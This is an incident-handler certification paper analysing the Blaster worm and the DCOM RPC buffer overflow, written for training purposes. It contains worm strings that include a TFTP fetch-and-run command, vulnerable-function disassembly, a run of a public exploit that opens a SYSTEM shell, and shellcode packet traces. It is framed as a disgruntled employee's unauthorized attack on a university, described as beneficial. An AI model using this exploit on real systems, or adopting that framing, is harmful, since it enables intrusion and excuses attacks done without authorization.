



# Global Information Assurance Certification Paper

Copyright SANS Institute  
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

## Interested in learning more?

Check out the list of upcoming events offering  
"Hacker Tools, Techniques, and Incident Handling (Security 504)"  
at <http://www.giac.org/registration/gcih>



GIAC Certified Incident Handler (GCIH)

Practical Assignment  
Version 3 (revised July 24, 2003)

Attack on “University” – DCOM RPC vulnerability

By Alfredo Lopez

September 2003

## Abstract

The present paper elaborates on the topic of perform an attack to a University and the security effects that may cause.

The goal is to provide a document to ensure the University (and the communities) understands how attackers and exploits operate in a massive infection like a worm, in this case the W32.Blaster worm.

This will paper will ensure the university to understands the steps of incident handling process and apply it properly to its network infrastructure presented on this paper.

The whole idea of this incident will not only be to cause damage to the Institution; this would be a great factor to make the Institution take more care on the importance of policies and procedures to maintain a secure environment by performing the incident handling process in a known environment attacked by a know exploit.

## Part 1 Statement of Purpose

On August 8, 2003 the author was involved in an internal discussion inside the "University" caused by an inconformity between co-workers regarding several policies about Internet security. The author decided to quit his job, but not before mounting a "cyber attack" against the Institution to demonstrate the poor network security and the lack of policies to secure the IT environment.

The author knows that all the students (almost 20,000) and administrative personal have free access to the Internet and there is a very poor security control for desktops and laptops. Most of the hosts don't have an AntiVirus or a current AntiVirus definition to stop a massive infection and of course, most of the hosts don't have the current security patch regarding their Operative System. Briefly, the Institution is an easy target.

The whole idea of this attack will not only be to cause damage to the Institution; this would be a great factor to make the Institution take more care on the importance of policies and procedures to maintain a secure environment, mainly, a network free of massive infections.

The author is convinced that this is not always the right way to make people learn, and is totally convinced that you have to be proactive not reactive.

The organizational culture of the Institution has always been "react to an attack" and not "prevent the attack"; so it's time to make a change.

After the attack, the author will deliver a "best practices paper" (this paper) with the analysis of an exploit and the strategies to mitigate it to help the Institution prevent future attacks showing the main vulnerable points on network infrastructure. That paper will be based on the Incident Handling Process that consists of the follow:

- Preparation
- Identification
- Contaimnet

- Eradication
- Recovery and
- Lessons Learned

Recognition of the network has to be made and then, the author must find a vulnerability. The author decided to make a research of the most current vulnerabilities inside the SecurityFocus site, just to find a current vulnerability to use against the “University’s” infrastructure. The author will focus on a Windows vulnerability, based on his previous knowledge about the Institution’s infrastructure.

The author decided that the bugtraq id 8205 Microsoft Windows DCOM RPC Interface Buffer Overrun Vulnerability was a very good vulnerability to attack because almost 90% of the host inside the “University” runs an operative system affected by this vulnerability.

This vulnerability was published on Jul 16, 2003, therefore is very recent and the author is pretty sure that hasn’t been taken into account.

There are several exploits based on FlashSky/Benjerry's Code [1] (explained latter on this paper) that can be used, but the best exploit is the W32.Blaster.worm. So the author decided to use both exploits, the Blaster worm to conduct the massive internal infection and an exploit based on FlashSky/Benjerry's Code.

These explanations will be valuable for the Institution to have information about the exploit code, and how the attack is conducted. This way the Institution will have a thorough understanding on how an attacker will try to get into its network and so, be prepared to protect the network against future attacks.

On the other hand, using the worm to exploit the vulnerability will show the “University” the potential damage to its network if the Institution doesn’t have a good security policy and if a malicious code is released like W32.Blaster.worm.

The Table 1 is the Project Plan of the attack and the main activities just to have a direction on how the attack is going to be conducted and what to expect for each activity.



Milestone vs Project Plan	Expected output (delivers)
0 Reconnaissance	Description, network diagram of target (all possible information)
1 The vulnerability	Document, deep description of vulnerability, systems, affected and applications (all possible information)
2 The exploit	Document, deep description of exploit, code and worm (all possible information)
3 Scanning	List of possible target systems with vulnerability
4 Exploiting the system	Infection of an internal system to start propagation
5 Keeping Access	Add a new user account
6 Covering Track	A procedure to not let evidence of the attack
7 Prepare recommendations	Get all information to prepare the incident handling
8 Give Incident Handling process	The 6 steps of incident handling
9 Give extras	Brief How-to

Table 1 Project Plan

The author will keep all the information confidential. The author will use the name of "University" or "Institution" to refer to the target.

© SANS Institute 2004

## Part 2 The Exploit

**Name of Exploit:** W32.Blaster.Worm

**CVE Number:** CAN-2003-0352

**CERT:** CERT Advisory CA-2003-20

**BUGTRAQ:** BID 8205 Microsoft Windows DCOM RPC Interface Buffer Overrun Vulnerability

### Operating Systems Affected:

Microsoft Windows 2000 Advanced Server  
Microsoft Windows 2000 Advanced Server SP1  
Microsoft Windows 2000 Advanced Server SP2  
Microsoft Windows 2000 Advanced Server SP3  
Microsoft Windows 2000 Advanced Server SP4  
Microsoft Windows 2000 Datacenter Server  
Microsoft Windows 2000 Datacenter Server SP1  
Microsoft Windows 2000 Datacenter Server SP2  
Microsoft Windows 2000 Datacenter Server SP3  
Microsoft Windows 2000 Datacenter Server SP4  
Microsoft Windows 2000 Professional  
Microsoft Windows 2000 Professional SP1  
Microsoft Windows 2000 Professional SP2  
Microsoft Windows 2000 Professional SP3  
Microsoft Windows 2000 Professional SP4  
Microsoft Windows 2000 Server  
Microsoft Windows 2000 Server SP1  
Microsoft Windows 2000 Server SP2  
Microsoft Windows 2000 Server SP3  
Microsoft Windows 2000 Server SP4  
Microsoft Windows XP Home  
Microsoft Windows XP Home SP1  
Microsoft Windows XP Professional  
Microsoft Windows XP Professional SP1

**Systems Not Affected:** Linux, Macintosh, OS/2, UNIX, Windows 95, Windows 98, Windows Me, Windows NT

### Protocols, Services, Applications Affected:

The service affected is the Microsoft Windows DCOM (Distributed Component Object Model) that is an interface to the RPC (Remote Procedure Call) protocol.

The vulnerability reported was a buffer overrun that can be exploited remotely via the DCOM RPC interface that listens on TCP/UDP port 135.

There is a side effect regarding this worm.

The Open Software Foundation Distributed RPC included in Computing Environment is similar to Microsoft's RPC on port 135, that is why OSF systems may be attacked by mistake. This may cause a denial of service of the DCE service (reported on BID 8371) that may be triggered by traffic attempting to infect host vulnerable to the Microsoft Windows DCOM RPC vulnerability.

The following systems are prone to be vulnerable, regarding the side effect:

Cray UNICOS 9.2.4  
Cray UNICOS 9.2  
Cray UNICOS 9.0.2.5  
Cray UNICOS 9.0  
Cray UNICOS 8.3  
Cray UNICOS 8.0  
Cray UNICOS 7.0  
Cray UNICOS 6.1  
Cray UNICOS 6.0E  
Cray UNICOS 6.0  
Cray UNICOS MAX 1.3.5  
Cray UNICOS MAX 1.3  
Cray UNICOS/mk 2.0.5.54  
Cray UNICOS/mk 1.5.1  
Cray UNICOS/mk 1.5  
Entegrity DCE/DFS for Linux 2.1  
Entegrity DCE/DFS for Tru64 Unix 4.2.2  
Entegrity DCE/DFS for Tru64 Unix 4.1.6  
Entegrity PC-DCE for Windows 5.0.1  
Entegrity PC-DCE for Windows 4.0.8  
IBM DCE 3.2 for Solaris  
IBM DCE 3.2 for AIX  
IBM DCE 3.1 for Solaris  
IBM DCE 3.1 for AIX  
IBM DCE 2.2 for Windows  
List taken from [7]

#### **Alias:**

Worm.Win32.Lovesan (named by KAV)  
WORM\_MSBLAST.A (named by Trend)  
W32/Lovsan.worm.a (named by McAfee)  
Win32.Poza.A (named by CA)  
Lovsan (named by F-Secure)  
W32/Blaster-A (named by Sophos)

W32/Blaster (named by Panda)

## Protocol description

The definition of the worm says that it exploits the DCOM RPC vulnerability described in Microsoft Security Bulletin MS03026 using TCP ports 135, so first the author will talk about these protocols.

**Remote Procedure Call (RPC):** RPC is a protocol (that uses the client/server model) that provides a communication mechanism that can be used to request a service from a program located in another host in the network, allowing a program to seamlessly execute code on a remote host without having to understand network details.

The protocol itself is derived from the Open Software Foundation (OSF) RPC protocol but with the addition of some Microsoft extensions [3].

When the code that contains a RPC is compiled into an executable code, a stub is included in the compiled program. The clients will call a local stub and not the actual code implementing the procedure. The client program has the knowledge of how to address the server application and the remote host and also sends the statements that ask the remote procedure. The server process is almost the same; the server includes a runtime program and a stub (interface) to talk with the remote procedure itself.

The following figure illustrates the RPC architecture




Figure 1 Taken from [3]

There is a vulnerability in the implementation of RPC on Windows that affects the exchange of messages over TCP/IP, based on the incorrect handling of malformed packets. According to the Microsoft Security Bulletin MS03-026 [4] this particular vulnerability affects a DCOM (Distributed Component Object Model) interface listening on RPC enabled ports.

**Distributed Component Object Model (DCOM):** DCOM extends the Component Object Model (COM) in order to support communications on a LAN

and WAN or even Internet among objects on different computers. DCOM is a set of Microsoft program interfaces in which client object can request services from server objects on other host in a network across multiple network transports like Internet protocols such as HTTP.

DCOM is based on the Open Software Foundation's DCE-RPC spec [8] and will work with ActiveX components and Java applets.

As an example, a client can program a Web site that contains a script that can be processed not on the Web server but on a specialized server in the network. Using DCOM interfaces, the web server acting like a client object can redirect RCP calls to a more specialized server object, which executes the required process and returns the results to the Web server.

**Trivial File Transfer Protocol (TFTP):** TFTP is a utility for transferring files used on light-weight Internet devices in order to transfer the files. It's simpler to use than FTP but with less capabilities.

TFTP uses UDP instead of TCP and doesn't require user authentication and directory visibility. TFTP is described formally in RFC1350 [6].

This is a simple protocol that can be implemented within the firmware on devices that don't contain a hard disk. TFTP is used in conjunction with bootp protocol in the way as follows: the device first contacts the bootp server, which then tells it which boot image to load. That is the reasons why it is one of the most popular methods for a remote boot

### **W32.Blaster.B.Worm Variants:**

- **W32.Blaster.B.Worm:** The main difference is that it attempts to download the executable file *penis32.exe* to the *%WinDir%\System32* folder, and then execute it.

**Note:** If the reader wants to know more about these variants please refer to [9].

- **W32.Blaster.C.Worm:** The main difference is that it attempts to download the executable file *Teekids.exe* to the *%WinDir%\System32* folder, and then execute it. Also, the package may have been distributed with a backdoor Trojan file and have had the following characteristics:
  - *index.exe* (32,045 bytes): Drops the backdoor and components.
  - *teekids.exe* (5,360 bytes): Worm component
  - *root32.exe* (19,798 bytes): Backdoor component.

**Note:** If the reader wants to know more about these variants please refer to [10].

- **W32.Blaster.D.Worm:** The main difference is that it attempts to download the file *Mspatch.exe* to the *%WinDir%\System32* folder, and then execute it.

**Note:** If the reader wants to know more about these variants please refer to [11].

- **W32.Blaster.E.Worm:** The main difference is that it attempts to download the file *Mslaugh.exe* into the *%Windir%\System32* folder, and then execute it. Also, it attempts to perform a Denial of Service to kimble.org, but this name is resolved to 127.0.0.1.

```
C:\>nslookup kimble.org
Server:  domain.server.net.mx
```

Address: xxx.xxx.224.71

Non-authoritative answer:

Name: kimble.org

Address: 127.0.0.1

**Note:** If the reader wants to know more about these variants please refer to [12].

- **W32.Blaster.F.Worm:** The main difference is that it attempts to download the file Enbiei.exe file into the %Windir%\System32 folder, and then execute it and that it also attempts to perform a Denial of Service to tuiasi.ro, but this name is resolved to a blank address.

C:\>nslookup tuiasi.ro

Server: dns.xxxxx.net.mx

Address: xxx.xxx.224.71

Name: tuiasi.ro

**Note:** If the reader wants to know more about these variants please refer to [13].

## Description.

The vulnerability (there are really 2 vulnerabilities, the local and remote stack overflow) to exploit is the one described on Microsoft Security Bulletin MS03-026. Windows provides a Distributed Component Object Model interface to the RPC protocol. A buffer overrun was reported in Windows that can be exploited remotely via the DCOM RPC interface that listens on port 135/tcp or udp. The vulnerability is due to insufficient bound checking of client DCOM object activation request. A particular malformed RPC message may trigger this condition on a vulnerable host. This may cause the memory be corrupted with specific values supplied by the attacker.

The exploit of this vulnerability can result in execution of malicious instructions with Local System privileges on the compromised host. This vulnerability may be conducted on other ports than the RPC Mapper listens on for example tcp and udp ports 135, 139, 445 and 539.

The worm W32.Blaster.Worm exploits this vulnerability on the interface DCOM RPC described in Microsoft Security Bulletin MS03-026 using TCP port 135. The impact of the worm is that compromised Windows XP systems may constantly crash or reboot after 10 minutes and propagation may impact network performance and resources. After the worm connects on port 135/tcp, it sends a large amount of information, sufficient to overrun the buffer. This results in a critical memory being overwritten, allowing the attacker to gain access to the host on port 4444/tcp with Local System privileges.

After a satisfactory access, a shell is used to invoke the tftp.exe windows utility, installed by default, to transfer the worm's main executable file called mblast.exe (size 6,176 bytes, UPX packed) from the host that compromised the system. Blaster worm can spread via Windows XP and 2000 using two offsets, one for each operative system compromised. The following code segment shows the way how the worm determines the offset used to compromise a host. There is 20% of probability to use the Windows 2000 offset and a 80% to use the XP offset.

```
.text:00401496 mov ds:data_whichOffset, 1
.text:004014A0 call rand
.text:004014A5 mov ecx, 10
.text:004014AA cdq
.text:004014AB idiv ecx
.text:004014AD cmp edx, 7
.text:004014B0 jle short loc_4014BC
.text:004014B2 mov ds:data_whichOffset, 2
segment code taken from [7]
```

Even the worm targets only Windows 2000 and Windows XP hosts, Windows NT and Windows 2003 are vulnerable to the exploit, but the worm is not coded to replicate to these systems.

Blaster also creates the following registry entry:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\windows auto
update = msblast.exe
```

so that it's launched every time the system starts.

In order to launch the executable mblast.exe immediately, the worm causes the compromised host to reboot. It creates a mutex named BILLY. If the mutex exists, the worm won't take any action. This is in order to have only a single instance of the worm running on the system at a time.

Then the compromised host will issue 20 simultaneous connect sessions to a unique IP address. The host then will use a select call in order to see which host responded and which host is going to attempt to exploit.

The system then starts to scan the local class C subnet, or other subnets on port 135/tcp in order to find out more vulnerable systems to compromise them.

In order to determine the target subnet to spread itself, the worm uses a 60/40 split that works by generating a random number and dividing it by 20; if the remainder is greater or equal to 12, the new range is base off the IP address of the current local host. If the remainder is not equal or greater than 12, a random starting point is used. Giving the IP address A.B.C.D, D is set to zero and if C is greater than 20 a number less than 20 (random generated) is subtracted from C. The worm will continually increment the IP address in a sequential order in base off this new semi-random IP address. This will saturate the local subnet with port 135 traffic. The worm will increment by one the IP address indefinitely to determine the next target [7].

During the propagation process, a session to TCP port 135 is used to execute the attack. However, the access to the TCP ports 139 and 445 could represent attack vectors and should be considered when mitigation strategies are applied.

The following strings are visible in the worm's code:

```
msblast.exe
I just want to say LOVE YOU SAN!!
billy gates why do you make this possible ? Stop making money and fix
your software!!
windowsupdate.com
SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

```
Ioctlsocket
InternetGetConnectedState
start %s
tftp -i %s GET %s
%d.%d.%d.%d
%i.%i.%i.%i
BILLY
```

Some laboratory test showed that if the systems date is after August 15th and before December 31st the worm will be able to initiate a denial of service attack against [www.windowsupdate.com](http://www.windowsupdate.com). This attack will also occur on the following dates:

On the 16th to the 31st day of the following months:

January  
February  
March  
April  
May  
June  
July  
August  
Any day between September to December.

This attack prevents the user from applying the corresponding patch against the DCOM RPC vulnerability.

One of the following conditions must be met in order for the previous attack to occur:

- The worm runs on a Windows XP system that was infected or rebooted during the hardcoded period.
- The worm runs on a Windows 2000 host that was infected during the payload period and has not been restarted since the infection.
- The worm runs on a Windows 2000 computer that has been restarted since the infection and the logged user is Administrator.

The packet of this Denial of Service will have the following specifications:

TTL = 128

IP identification = 256

Source IP = some times is a total random number but in some cases the first 2 octets will pertain to the local host IP address and last 2 octets will be random.

Destination IP address = windowsupdate.com (resolved)

TCP source port = between 1000 – 1999

TCP destination port = 80

TCP windows size = 16384

Some of the symptoms are the presence of the mblast.exe file in the Windows System32 directory and the presence of unusual TFTP files. The worm also



opens 20 random sequential ports for listening, so the worm is capable of keeping live connections to 20 exploited machines simultaneously. If the client sees scanning for systems listening on TCP port 69, this indicates successfully attacked systems, discarding valid TFTP servers.

Systems compromised often display erratic behavior like output of applications not being displayed, not run at all or run but disappear after a while.

And of course, the error messages about the RPC service that causes the system to reboot.

General network symptoms may appear as increased traffic load on switches, firewalls and routers due to increased traffic on the ports motioned above.

The traffic generated by this worm is high, but it seems to be controlled after the first 24 hours of infection.

Some devices or services like routers or IP phones are not vulnerable to the W32.Blaster.worm, but depend on open TFTP functionality when they boot to load configuration files or software (IOS). So if the user sees routers or IP phones to not boot, this may be due to filtering legitimate services [2].

The above description explains how the Blaster worm exploits the DCOM vulnerability and the impact that may cause to a vulnerable network.

The following section will provide a detailed description of how the exploit really works and what exactly the exploit takes advantage of the vulnerability.

Briefly, the overflow occurs exploiting a vulnerability in the part of RPC regarding the message exchange over TCP/IP. The incorrect handling of malformed messages causes the failure. This can be done sending messages (malformed) the DCOM interface. All services and applications that depend on RCP and including the RPC service will be crashed or will have an abnormal behavior. This overflow occurs when a long NetBIOS machine name is founded; this is because the GetPathForServer function of the Windows RPC services only has a space of 0x20.

The following low-level code shows why a long host name causes the buffer overflow; it's the key of the vulnerability. This explanation is based on [14].

```
GetPathForServerf°  
.text:761543DA      push    ebp  
.text:761543DB      mov     ebp, esp
```

The following line (in bold) specifies that the length is only 0X20. This is the length of a buffer that is assigned to hold the host name that is hardcode at 0x20. Briefly, this is the max length of the NetBIOS host name in Unicode.

```
.text:761543DD      sub     esp, 20h  
.text:761543E0      mov     eax, [ebp+arg_4]  
.text:761543E3      push    ebx  
.text:761543E4      push    esi  
.text:761543E5      mov     esi, [ebp+hMem]  
.text:761543E8      push    edi  
.text:761543E9      push    5Ch  
.text:761543EB      pop     ebx  
.text:761543EC      mov     [eax], esi
```

```

.text:761543EE      cmp     [esi], bx
.text:761543F1      mov     edi, esi
.text:761543F3      jnz     loc_761544BF
.text:761543F9      cmp     [esi+2], bx
.text:761543FD      jnz     loc_761544BF

```

The following line gets the address to place the server name.

```

.text:76154403      lea     eax, [ebp+String1]
.text:76154406      push    0
.text:76154408      push    eax

```

Here the parameter of the filename is stored on the stack

```

.text:76154409      push    esi

```

The following line calls for the function GetMachineName that contains the write operation of the server name. When the function returns, the buffer overflow will being.

```

.text:7615440A      call    GetMachineName

```

GetMachineName:

```

.text:7614DB6F      mov     eax, [ebp+arg_0]
.text:7614DB72      mov     ecx, [ebp+arg_4]
.text:7614DB75      lea     edx, [eax+4]
.text:7614DB78      mov     ax, [eax+4]

```

The following line (in bold) compares if a 0x5C (a "\") is encountered. This is the validation to see if that's the end of the file name. That means that if the Unicode 0x5c is encountered within the 32 bytes (0x20) of the allocated buffer, no buffer overflow will happen.

```

.text:7614DB7C      cmp     ax, 5Ch
.text:7614DB80      jz      short loc_7614DB93
.text:7614DB82      sub     edx, ecx
.text:7614DB84
.text:7614DB84 loc_7614DB84:      ; CODE XREF: sub_7614DA19+178 j

```

The following line (in bold) writes the server name parameter (in ax), here is where the buffer overflow comes in action if the name is longer than 0x20.

```

.text:7614DB84      mov     [ecx], ax
.text:7614DB87      inc     ecx
.text:7614DB88      inc     ecx
.text:7614DB89      mov     ax, [ecx+edx]
.text:7614DB8D      cmp     ax, 5Ch
.text:7614DB91      jnz     short loc_7614DB84
.text:7614DB93

```

**Note:** the code was taken from [14]

To probe the exploit can really compromise a vulnerable system, the author decided to use the code written by H D Moore, which is based on


FlashSky/Benjurry's Code [14]. For more details about the code please refer to the Appendix A.

The lab used to exploit the vulnerability is a Linux RedHat 8 box and a Windows 2000 SP0 .

The source code on the Appendix A was compiled on the Linux box. The Figure 2 shows how the program is executed. As you can see, the System shell returns the version of the compromised host so the prompt where you can start to execute commands. The usage of the program is as follows:

```
./dcom <Target ID> <Target IP>
Targets ID:
  0   Windows 2000 SP0 (english)
  1   Windows 2000 SP1 (english)
  2   Windows 2000 SP2 (english)
  3   Windows 2000 SP3 (english)
  4   Windows 2000 SP4 (english)
  5   Windows XP SP0 (english)
  6   Windows XP SP1 (english)
```

Also, a Solaris 8 box with Snort version 2.0.0 was implemented to see the packet trace of this attack and see what is happen in the network when the exploit is executed.



```
root@lopitos:/blaster
File Edit View Terminal Go Help
[root@lopitos blaster]# ./a.out 0 .71.89
-----
- Remote DCOM RPC Buffer Overflow Exploit
- Original code by FlashSky and Benjurry
- Rewritten by HDM <hdm [at] metasploit.com>
- Using return address of 0x77e81674
- Dropping to System Shell...

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

D:\WINNT\system32>
```

Figure 2 Running the exploit

The following 3 packet traces show the source IP address xxx.xxx.71.88 launching the exploit. The TCP 3 way handshake has been established and now the data exchange will begin. The TCP options that show the 3-way handshake are in blue.

```
--> Snort! <*-
Version 2.0.0 (Build 72)
By Martin Roesch (roesch@sourcefire.com, www.snort.org)
09/03-19:19:47.891977 0:0:39:32:64:A1 -> 0:80:AD:73:47:38 type:0x800 len:0x4A
x.x.71.88:32782 -> x.x.71.89:135 TCP TTL:64 TOS:0x0 ID:44361 IpLen:20 DgmLen:60
DF
*****S* Seq: 0x57AB2B21 Ack: 0x0 Win: 0x16D0 TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 4884072 0 NOP WS: 0

09/03-19:19:47.892353 0:80:AD:73:47:38 -> 0:0:39:32:64:A1 type:0x800 len:0x4E
```

```

x.x.71.89:135 -> x.x.71.88:32782 TCP TTL:128 TOS:0x0 ID:74 IpLen:20 DgmLen:64
DF
***A**S* Seq: 0x573C8185 Ack: 0x57AB2B22 Win: 0x4470 TcpLen: 44
TCP Options (9) => MSS: 1460 NOP WS: 0 NOP NOP TS: 0 0 NOP NOP
TCP Options => SackOK

09/03-19:19:47.892367 0:0:39:32:64:A1 -> 0:80:AD:73:47:38 type:0x800 len:0x42
x.x.71.88:32782 -> x.x.71.89:135 TCP TTL:64 TOS:0x0 ID:44362 IpLen:20 DgmLen:52
DF
***A**** Seq: 0x57AB2B22 Ack: 0x573C8186 Win: 0x16D0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 4884073 0

```

The following packet traces are just push/ack packets with no data in the packets. This could be due testing connection before the shell code is sent to the victim. Note the TCP options NOP NOP are presented again; this is a common characteristic of some attacks to Windows vulnerabilities like buffer overflows or Operative System Fingerprint.

```

09/03-19:19:48.010058 0:0:39:32:64:A1 -> 0:80:AD:73:47:38 type:0x800 len:0x8A
x.x.71.88:32782 -> x.x.71.89:135 TCP TTL:64 TOS:0x0 ID:44363 IpLen:20
DgmLen:124 DF
***AP*** Seq: 0x57AB2B22 Ack: 0x573C8186 Win: 0x16D0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 4884133 0
05 00 0B 03 10 00 00 00 48 00 00 00 7F 00 00 00 .....H.....
.....

09/03-19:19:48.010519 0:80:AD:73:47:38 -> 0:0:39:32:64:A1 type:0x800 len:0x7E
x.x.71.89:135 -> x.x.71.88:32782 TCP TTL:128 TOS:0x0 ID:75 IpLen:20 DgmLen:112
DF
***AP*** Seq: 0x573C8186 Ack: 0x57AB2B6A Win: 0x4428 TcpLen: 32
TCP Options (3) => NOP NOP TS: 1285 4884133
05 00 0C 03 10 00 00 00 3C 00 00 00 7F 00 00 00 .....<.....
.....

09/03-19:19:48.100741 0:0:39:32:64:A1 -> 0:80:AD:73:47:38 type:0x800 len:0x42
x.x.71.88:32782 -> x.x.71.89:135 TCP TTL:64 TOS:0x0 ID:44364 IpLen:20 DgmLen:52
DF
***A**** Seq: 0x57AB2B6A Ack: 0x573C81C2 Win: 0x16D0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 4884179 1285
Note: Packets truncated for brevity

```

The next packet trace shows the attacker host pushing the shell code itself to the victim. This will be the first data copied to the buffer by the command `memcpy(buf2,request1,sizeof(request1))` [See Appendix A].

```

09/03-19:19:48.101145 0:0:39:32:64:A1 -> 0:80:AD:73:47:38 type:0x800 len:0x5EA
x.x.71.88:32782 -> x.x.71.89:135 TCP TTL:64 TOS:0x0 ID:44365 IpLen:20
DgmLen:1500 DF
***A**** Seq: 0x57AB2B6A Ack: 0x573C81C2 Win: 0x16D0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 4884179 1285
05 00 00 03 10 00 00 00 A8 06 00 00 00 E5 00 00 00 .....
90 06 00 00 01 00 04 00 05 00 06 00 01 00 00 00 .....
00 00 00 00 32 24 58 FD CC 45 64 49 B0 70 DD AE ....2$X..EdI.p..
74 2C 96 D2 60 5E 0D 00 01 00 00 00 00 00 00 00 t,..`^.....
70 5E 0D 00 02 00 00 00 7C 5E 0D 00 00 00 00 00 p^.....|^.....
10 00 00 00 80 96 F1 F1 2A 4D CE 11 A6 6A 00 20 .....*M...j.
AF 6E 72 F4 0C 00 00 00 4D 41 52 42 01 00 00 00 .nr.....MARB....
00 00 00 00 0D F0 AD BA 00 00 00 00 A8 F4 0B 00 .....
20 06 00 00 20 06 00 00 4D 45 4F 57 04 00 00 00 ... ..MEOW....
A2 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46 .....F

```

```

38 03 00 00 00 00 00 00 C0 00 00 00 00 00 00 46 8.....F
00 00 00 00 F0 05 00 00 E8 05 00 00 00 00 00 00 .....
01 10 08 00 CC CC CC CC C8 00 00 00 4D 45 4F 57 .....MEOW
E8 05 00 00 D8 00 00 00 00 00 00 00 02 00 00 00 .....

```

**Note:** Packet truncated for brevity

The following packet traces show the attacker sending more data to the victim machine. This will be the data copied to the buffer by the command `memcpy(buf2+len1,request3,sizeof(request3))` [See Appendix A]. Note the sequence of numbers in blue inside the packet trace; this is the Parameter that corresponds to the `CoGetInstanceFromFile` function [14] of the improper API that causes the buffer overflow. After the client sends this parameter, the server translate it and will get the server name first; here is where the buffer overflow comes into being because Windows doesn't check the parameter, it only assigns a maximum length of 0x20 to the NetBIOS name.

```

09/03-19:19:48.101163 0:0:39:32:64:A1 -> 0:80:AD:73:47:38 type:0x800 len:0x142
x.x.71.88:32782 -> x.x.71.89:135 TCP TTL:64 TOS:0x0 ID:44366 IpLen:20
DgmLen:308 DF
***AP*** Seq: 0x57AB3112 Ack: 0x573C81C2 Win: 0x16D0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 4884179 1285
D5 CD 6B B1 40 64 98 0B 77 65 6B D6 93 CD C2 94 ..k.@d..wek.....
EA 64 F0 21 8F 32 94 80 3A F2 EC 8C 34 72 98 0B .d.!.2...4r..
CF 2E 39 0B D7 3A 7F 89 34 72 A0 0B 17 8A 94 80 ..9...4r.....
BF B9 51 DE E2 F0 90 80 EC 67 C2 D7 34 5E B0 98 ..Q.....g..4^..
34 77 A8 0B EB 37 EC 83 6A B9 DE 98 34 68 B4 83 4w...7..j...4h..
62 D1 A6 C9 34 06 1F 83 4A 01 6B 7C 8C F2 38 BA b...4...J.k|..8.
7B 46 93 41 70 3F 97 78 54 C0 AF FC 9B 26 E1 61 {F.Ap?.xT....&.a
34 68 B0 83 62 54 1F 8C F4 B9 CE 9C BC EF 1F 84 4h..bT.....
34 31 51 6B BD 01 54 0B 6A 6D CA DD E4 F0 90 80 4lQk..T.jm.....
2F A2 04 00 5C 00 43 00 24 00 5C 00 31 00 32 00 /...\.C.$.\.1.2.
33 00 34 00 35 00 36 00 31 00 31 00 31 00 31 00 3.4.5.6.1.1.1.1.
31 00 31 00 31 00 31 00 31 00 31 00 31 00 31 00 1.1.1.1.1.1.1.1.
31 00 31 00 31 00 2E 00 64 00 6F 00 63 00 00 00 1.1.1...d.o.c...
01 10 08 00 CC CC CC CC 20 00 00 00 30 00 2D 00 ..... 0.-.

```

**Note:** Packet truncated for brevity

The following packet traces show the graceful tear-down process to the connection to port 135/tcp initiated by the attacker. The sequence is fin/ack, ack, ack, fin/ack and ack. The attacker has finished to push the shell code exploit over the vulnerable host.

```

09/03-19:19:48.101177 0:0:39:32:64:A1 -> 0:80:AD:73:47:38 type:0x800 len:0x42
x.x.71.88:32782 -> x.x.71.89:135 TCP TTL:64 TOS:0x0 ID:44367 IpLen:20 DgmLen:52
DF
***A***F Seq: 0x57AB3212 Ack: 0x573C81C2 Win: 0x16D0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 4884179 1285

09/03-19:19:48.101191 0:80:AD:73:47:38 -> 0:0:39:32:64:A1 type:0x800 len:0x42
x.x.71.89:135 -> x.x.71.88:32782 TCP TTL:128 TOS:0x0 ID:76 IpLen:20 DgmLen:52
DF
***A**** Seq: 0x573C81C2 Ack: 0x57AB3212 Win: 0x4470 TcpLen: 32
TCP Options (3) => NOP NOP TS: 1286 4884179

09/03-19:19:48.101205 0:80:AD:73:47:38 -> 0:0:39:32:64:A1 type:0x800 len:0x42
x.x.71.89:135 -> x.x.71.88:32782 TCP TTL:128 TOS:0x0 ID:77 IpLen:20 DgmLen:52
DF
***A**** Seq: 0x573C81C2 Ack: 0x57AB3213 Win: 0x4470 TcpLen: 32

```

TCP Options (3) => NOP NOP TS: 1286 4884179

09/03-19:19:48.102976 0:80:AD:73:47:38 -> 0:0:39:32:64:A1 type:0x800 len:0x42  
x.x.71.89:135 -> x.x.71.88:32782 TCP TTL:128 TOS:0x0 ID:78 IpLen:20 DgmLen:52  
DF

\*\*\*A\*\*\*F Seq: 0x573C81C2 Ack: 0x57AB3213 Win: 0x4470 TcpLen: 32

TCP Options (3) => NOP NOP TS: 1286 4884179

